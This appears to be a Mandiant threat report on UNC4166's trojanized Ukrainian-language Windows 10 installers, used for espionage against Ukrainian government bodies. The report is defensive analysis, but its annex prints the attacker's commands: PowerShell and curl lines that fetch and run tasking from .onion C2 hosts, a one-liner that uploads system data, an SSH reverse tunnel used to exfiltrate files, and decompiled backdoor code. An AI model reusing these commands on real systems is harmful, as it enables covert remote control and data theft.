Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government

mandiant.com/resources/blog/trojanized-windows-installers-ukrainian-government


Executive Summary

- Mandiant identified an operation focused on the Ukrainian government via trojanized Windows 10 Operating System installers. These were distributed via torrent sites in a supply chain attack.
- Threat activity tracked as UNC4166 likely trojanized and distributed malicious Windows Operating system installers which drop malware that conducts reconnaissance and deploys additional capability on some victims to conduct data theft.
- The trojanized files use the Ukrainian language pack and are designed to target Ukrainian users. Following compromise targets selected for follow on activity included multiple Ukrainian government organizations.
- At this time, Mandiant does not have enough information to attribute UNC4166 to a sponsor or previously tracked group. However, UNC4166's targets overlap with organizations targeted by GRU related clusters with wipers at the outset of the war.

Threat Detail

Mandiant uncovered a socially engineered supply chain operation focused on Ukrainian government entities that leveraged trojanized ISO files masquerading as legitimate Windows 10 Operating System installers. The trojanized ISOs were hosted on Ukrainian- and Russian-language torrent file sharing sites. Upon installation of the compromised software, the malware gathers information on the compromised system and exfiltrates it. At a subset of victims, additional tools are deployed to enable further intelligence gathering. In some instances, we discovered additional payloads that were likely deployed following initial reconnaissance including the STOWAWAY, BEACON, and SPAREPART backdoors.

- One trojanized ISO “Win10_21H2_Ukrainian_x64.iso” (MD5: b7a0cd867ae0cbaf0f3f874b26d3f4a4) uses the Ukrainian Language pack and could be downloaded from “https://toloka[.]to/t657016#1873175.” The Toloka site is focused on a Ukrainian audience and the image uses the Ukrainian language (Figure 1).
- The same ISO was observed being hosted on a Russian torrent tracker (https://rutracker[.]net/forum/viewtopic.php?t=6271208) using the same image.
- The ISO contained malicious scheduled tasks that were altered and identified on multiple systems at three different Ukrainian organizations beaconing to .onion TOR domains beginning around mid-July 2022.


Isomaker
Новенький

Віддано: 301.01 GB +305.27 GB
Завантажено: 4.7 GB
Рейтинг: 129.01

З нами з: 11.05.22
Востаннє: 30.05.22
Повідомлень: 6
(поза мережею)

☐ додано: 2022-05-20 15:27

MS Windows 10 21H2 64bit Ukrainian без телеметрії

Figure 1: Win10_21H2_Ukrainian_x64.iso (MD5: b7a0cd867ae0cbaf0f3f874b26d3f4a4)

Attribution and Targeting

Mandiant is tracking this cluster of threat activity as UNC4166. We believe that the operation was intended to target Ukrainian entities, due to the language pack used and the website used to distribute it. The use of trojanized ISOs is novel in espionage operations and included anti-detection capabilities indicates that the actors behind this activity are security conscious and patient, as the operation would have required a significant time and resources to develop and wait for the ISO to be installed on a network of interest.

Mandiant has not uncovered links to previously tracked activity, but believes the actor behind this operation has a mandate to steal information from the Ukrainian government.

- The organizations where UNC4166 conducted follow on interactions included organizations that were historically victims of disruptive wiper attacks that we associate with APT28 since the outbreak of the invasion.
- This ISO was originally hosted on a Ukrainian torrent tracker called toloka.to by an account "Isomaker" which was created on the May 11, 2022.
- The ISO was configured to disable the typical security telemetry a Windows computer would send to Microsoft and block automatic updates and license verification.
- There was no indication of a financial motivation for the intrusions, either through the theft of monetizable information or the deployment of ransomware or cryptominers.

Outlook and Implications

Supply chain operations can be leveraged for broad access, as in the case of NotPetya, or the ability to discreetly select high value targets of interest, as in the SolarWinds incident. These operations represent a clear opportunity for operators to get to hard targets and carry out major disruptive attack which may not be contained to conflict zone.

For more research from Google Cloud on securing the supply chain, see this *Perspectives on Security report*.

Technical Annex

Mandiant identified several devices within Ukrainian Government networks which contained malicious scheduled tasks that communicated to a TOR website from around July 12th, 2022. These scheduled tasks act as a lightweight backdoor that retrieves tasking via HTTP requests to a given command and control (C2) server. The responses are then executed via PowerShell. From data collated by Mandiant, it appears that victims are selected by the threat actor for further tasking.

In some instances, we discovered devices had additional payloads that we assess were deployed following initial reconnaissance of the users including the deployment of the STOWAWAY and BEACON backdoors.

- STOWAWAY is a publicly available backdoor and proxy. The project supports several types of communication like SSH, socks5. Backdoor component supports upload and download of files, remote shell and basic information gathering.

- BEACON is a backdoor written in C/C++ that is part of the Cobalt Strike framework. Supported backdoor commands include shell command execution, file transfer, file execution, and file management. BEACON can also capture keystrokes and screenshots as well as act as a proxy server. BEACON may also be tasked with harvesting system credentials, port scanning, and enumerating systems on a network. BEACON communicates with a C2 server via HTTP or DNS.

The threat actor also began to deploy secondary toehold backdoors in the environment including SPAREPART, likely as a means of redundancy for the initial PowerShell bootstraps.

> SPAREPART is a lightweight backdoor written in C that uses the device's UUID as a unique identifier for communications with the C2. Upon successful connection to a C2, SPAREPART will download the tasking and execute it through a newly created process.

Details

Infection Vector


Mandiant identified multiple installations of a trojanized ISO, which masquerades as a legitimate Windows 10 installer using the Ukrainian Language pack with telemetry settings disabled. We assess that the threat actor distributed these installers publicly, and then used an embedded schedule task to determine whether the victim should have further payloads deployed.

Win10_21H2_Ukrainian_x64.iso (MD5: b7a0cd867ae0cbaf0f3f874b26d3f4a4)
- Malicious trojanized Windows 10 installer
- Downloaded from https://toloka.to/t657016#1873175

Forensic analysis on the ISO identified the changes made by UNC4166 that enables the threat actor to perform additional triage of victim accounts:

Modification of the GatherNetworkInfo and Consolidator Schedule Tasks

The ISO contained altered GatherNetworkInfo and Consolidator schedule tasks, which added a secondary action that executed the PowerShell downloader action. Both scheduled tasks are legitimate components of Windows and execute the gatherNetworkInfo.vbs script or waqmcons.exe process.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
GatherNetworkInfo	Ready			11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.


Action	Details
Start a program	%windir%\system32\gatherNetworkInfo.vbs

Figure 2: Legitimate GatherNetworkInfo task configuration

The altered tasks both contained a secondary action that was responsible for executing a PowerShell command. This command makes use of the curl binary to download a command from the C2 server, then the command is executed through PowerShell.

The C2 servers in both instances were addresses to TOR gateways. These gateways advertise as a mechanism for users to access TOR from the standard internet (onion.moe, onion.ws).

These tasks act as the foothold access into compromised networks, allowing UNC4166 to conduct reconnaissance on the victim device to determine networks of value for follow on threat activity.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
GatherNetworkInfo	Ready	At 10:39 every day	07.12.2022 11:13:01	06.12.2022 14:07:03	(0x800710E0)	Microsoft	

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	powershell.exe ($env:windir+"\system32\gatherNetworkInfo.vbs")
Start a program	powershell.exe curl.exe -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion.ws -H ('h:'+(wmic csproduct get UUID)) | powershell.exe

Figure 3: Trojanized GatherNetworkInfo task configuration

Based on forensic analysis of the ISO file, Mandiant identified that the compromised tasks were both edited as follows:

- C:\Windows\System32\Tasks\Microsoft\Windows\Customer Experience Improvement Program\Consolidator (MD5: ed7ab9c74aad08b938b320765b5c380d)
  - Last edit date: 2022-05-11 12:58:55
  - Executes: powershell.exe (curl.exe -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe -H ('h:'+(wmic csproduct get UUID)))
- C:\Windows\System32\Tasks\Microsoft\Windows\NetTrace\GatherNetworkInfo (MD5: 1433dd88edfc9e4b25df370c0d8612cf)
  - Last edit date: 2022-05-11 12:58:12
  - Executes: powershell.exe curl.exe -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid[.]onion.ws -H ('h:'+(wmic csproduct get UUID)) | powershell.exe

Note: At the time of analysis, the onion[.]ws C2 server is redirecting requests to legitimate websites.

Software Piracy Script

The ISO contained an additional file not found in standard Windows distributions called SetupComplete.cmd. SetupComplete is a Windows batch script that is configured to be executed upon completion of the Windows installation but before the end user is able to use the device. The script appears to be an amalgamation of multiple public scripts including remove_MS_telemetry.cmd by DeltoidDelta and activate.cmd by Poudyalanil (originally wiredroid) with the addition of a command to disable OneDriveSetup which was not identified in either script.

The script is responsible for disabling several legitimate Windows services and tasks, disabling Windows updates, blocking IP addresses and domains related to legitimate Microsoft services, disabling OneDrive and activating the Windows license.

Forensic artifacts led Mandiant to identify three additional scripts that were historically on the image, we assess that over time the threat actor has made alterations to these files.

- SetupComplete.cmd (MD5: 84B54D2D022D3DF9340708B992BF6669)
  - Batch script to disable legitimate services and activate Windows
  - File currently hosted on ISO

- SetupComplete.cmd (MD5: 67C4B2C45D4C5FD71F6B86FA0C71BDD3)
  - Batch script to disable legitimate services and activate Windows
  - File recovered through forensic file carving
- SetupComplete.cmd (MD5: 5AF96E2E31A021C3311DFDA200184A3B)
  - Batch script to disable legitimate services and activate Windows
  - File recovered through forensic file carving

Victim Identification

Mandiant assesses that the threat actor performs initial triage of compromised devices, likely to determine whether the victims were of interest. This triage takes place using the trojanized schedule tasks. In some cases, the threat actor may deploy additional capability for data theft or new persistence backdoors, likely for redundancy in the cases of SPAREPART or to enable additional tradecraft with BEACON and STOWAWAY.

The threat actor likely uses the device's UUID as a unique identifier to track victims. This unique identifier is transferred as a header in all HTTP requests both to download tasking and upload stolen data/responses.

The threat actor's playbook appears to follow a distinct pattern:

- Execute a command
- Optionally, filter or expand the results
- Export the results to CSV using the Export-Csv command and write to the path sysinfo (%system32%\sysinfo)
- Optionally, compress the data into sysinfo.zip (%system32%\sysinfo.zip)
- Optionally, upload the data instantaneously to the C2 (in most cases this is a separate task that is executed at the next beacon).

Mandiant identified the threat actor exfiltrate data containing system information data, directory listings including timestamps and device geo-location. A list of commands used can be found in the indicators section.

Interestingly, we did uncover a command that didn't fit the aforementioned pattern in at least one instance. This command was executed on at least one device where the threat actor had access for several weeks.

```
curl.exe -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe -H h:filefile-file-file-file-filefilefile –output temp.zip
```

Although we were not able to discover evidence that temp.zip was executed or recover the file, we were able to identify the content of the file directly from the C2 during analysis. This command is likely an alternative mechanism for the threat actor to collect the system information for the current victim, although it's unclear why they wouldn't deploy the command directly..

```
chcp 65001; [console]::outputencoding = [system.text.encoding]::UTF8; Start-Process powershell -argument "Get-ComputerInfo | Export-Csv -path sysinfo -encoding UTF8" -wait -nonewwindow; curl.exe -H ('h:'+(wmic csproduct get UUID)) –data-binary "@sysinfo" -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe; rm sysinfo
```

The download command is notable as the threat actor uses a hardcoded UUID (filefile-file-file-file-filefilefile), which we assess is likely a default value. It's unclear why the threat actor performed this additional request in favor of downloading the command itself; we believe this may be used as a default command by the threat actors.

Follow On Tasking

If UNC4166 determined a device likely contained intelligence of value, subsequent actions were take on these devices. Based on our analysis, the subsequent tasking fall into three categories:

- Deployment of tools to enable exfiltration of data (like TOR and Sheret)
- Deployment of additional lightweight backdoors likely to provide redundant access to the target (like SPAREPART)
- Deployment of additional backdoors to enable additional functionality (like BEACON and STOWAWAY)

TOR Browser Downloaded

In some instances, Mandiant identified that the threat actor attempted to download the TOR browser onto the victim's device. This was originally attempted through downloading the file directly from the C2 via curl. However, the following day the actor also downloaded a second TOR installer directly from the official torprojects.org website.

It's unclear why the threat actor performed these actions as Mandiant was unable to identify any use of TOR on the victim device, although this would provide the actor a second route to communicate with infrastructure through TOR or may be used by additional capability as a route for exfiltration.

We also discovered the TOR installer was also hosted on some of the backup infrastructure, which may indicate the C2 URLs resolve to the same device.

bundle.zip (MD5: 66da9976c96803996fc5465decf87630)
  - Legitimate TOR Installer bundle
  - Downloaded from https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe/bundle.zip
  - Downloaded from https://56nk4qmwxcdd72yiaro7bxixvgf5awgmmzpodub7phmfsqylezu2tsid.onion[.]moe/bundle.zip

Use of Sheret HTTP Server and localhost[.]run

In some instances, the threat actor deployed a publicly available HTTP server called Sheret to conduct data theft interactively on victim devices. The threat actor configured Sheret to server locally, then using SSH created a tunnel from the local device to the service localhost[.]run.

In at least one instance, this web server was used for serving files on a removable drive connected to the victim device and Mandiant was able to confirm that multiple files were exfiltrated via this mechanism.

The command used for SSH tunnelling was:

```
ssh -R 80:localhost:80 -i defaultssh localhost[.]run -o stricthostkeychecking=no >> sysinfo
```

This command configures the local system to create a tunnel from the local device to the website localhost.run.


C:\Windows\System32\HTTPDService.exe (MD5: a0d668eec4aebaddece795addda5420d)
- Sheret web server
- Publicly available as a build from https://github.com/ethanpil/sheret
- Compiled date: 1970/01/01 00:00:00

Deployment of SPAREPART, Likely as a Redundant Backdoor

We identified the creation of a service following initial recon that we believe was the deployment of a redundant backdoor we call SPAREPART. The service named "Microsoft Delivery Network" was created to execute %SYSTEM32%\MicrosoftDeliveryNetwork\MicrosoftDeliveryCenter with the arguments "56nk4qmwxcdd72yiaro7bxixvgf5awgmmzpodub7phmfsqylezu2tsid.onion[.]moe powershell.exe" via the Windows SC command.

Functionally SPAREPART is identical to the PowerShell backdoors that were deployed via the schedule tasks in the original ISOs. SPAREPART is executed as a Windows Service DLL, which upon execution will receive the tasking and execute via piping the commands into the PowerShell process.


SPAREPART will parse the raw SMIBOS firmware table via the Windows GetSystemFirmwareTable, this code is nearly identical to code published by Microsoft on Github. The code's purpose is to obtain the UUID of the device, which is later formatted into the same header (h: <UUID) for use in communications with the C2 server.



```
if ( GetSystemUuid(uuid) )
  wsprintfW(
    &implantSettings->formattedHeaderUUID,
    L"h: %02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X\r\n",
    uuid[0],
    uuid[1],
    uuid[2],
    uuid[3],
    uuid[4],
    uuid[5],
    uuid[6],
    uuid[7],
    uuid[8],
    uuid[9],
    uuid[10],
    uuid[11],
    uuid[12],
    uuid[13],
    uuid[14],
    uuid[15]);
```

Figure 4: SPAREPART formatting of header

The payload parses the arguments provided on the command line. Interestingly there is an error in this parsing. If the threat actor provides a single argument to the payload, that argument is used as the URL and tasking can be downloaded. However, if the second command (in our instance powershell.exe) is missing, the payload will later attempt to create a process with an invalid argument which will mean that the payload is unable to execute commands provided by the threat actor.




```
  CommandLineW = GetCommandLineW();
  implantSettings->args = CommandLineToArgvW(CommandLineW, &implantSettings->argc);
  argc = implantSettings->argc;
  if ( argc == 2 )
    goto LABEL_6;
  if ( argc == 3 )
  {
    implantSettings->pathArg2 = *(implantSettings->args + 2);
LABEL_6:
    implantSettings->pathURL = *(implantSettings->args + 1);
  }
```

Figure 5: SPAREPART parsing threat actor input

SPAREPART has a unique randomization for its sleep timer. This enables the threat actor to randomise beaconing timing. The randomisation is seeded of the base address of the image in memory, this value is then used to determine a value between 0 and 59. This value acts as the sleep timer in minutes. As the backdoor starts up, it'll sleep for up to 59 minutes before reaching out to the C2. Any subsequent requests will be delayed for between 3 and 4 hours.

If after 10 sleeps the payload has received no tasking (30-40 hours of delays), the payload will terminate until the service is next executed.




```
__int64 __fastcall generateNextSleep(implantSettings *a1)
{
  unsigned int v2; // [rsp+0h] [rbp-18h]
  int v3; // [rsp+4h] [rbp-14h]
  unsigned int v4; // [rsp+8h] [rbp-10h]

  v2 = a1->lpAddressPayloadStartLowerDword >> 6;
  v3 = ((unsigned __int8)(a1->lpAddressPayloadStartLowerDword >> 11) ^ (unsigned __int8)((a1->lpAddressPayloadStartLowerDword >> 9) ^ BYTE1(a1->lpAddressPayloadStartLowerDword) ^ v2)) & 1;
  v4 = ((((unsigned __int8)(v2 >> 5) ^ (unsigned __int8)((v2 >> 3) ^ (v2 >> 2) ^ v2)) & 1) << 15) | (v2 >> 1);
  a1->lpAddressPayloadStartLowerDword = v4;
  LODWORD(a1->field_100) = v3;
  return v4 % 0x3C;
}
```

Figure 6: SPAREPART randomizing the time for next beacon

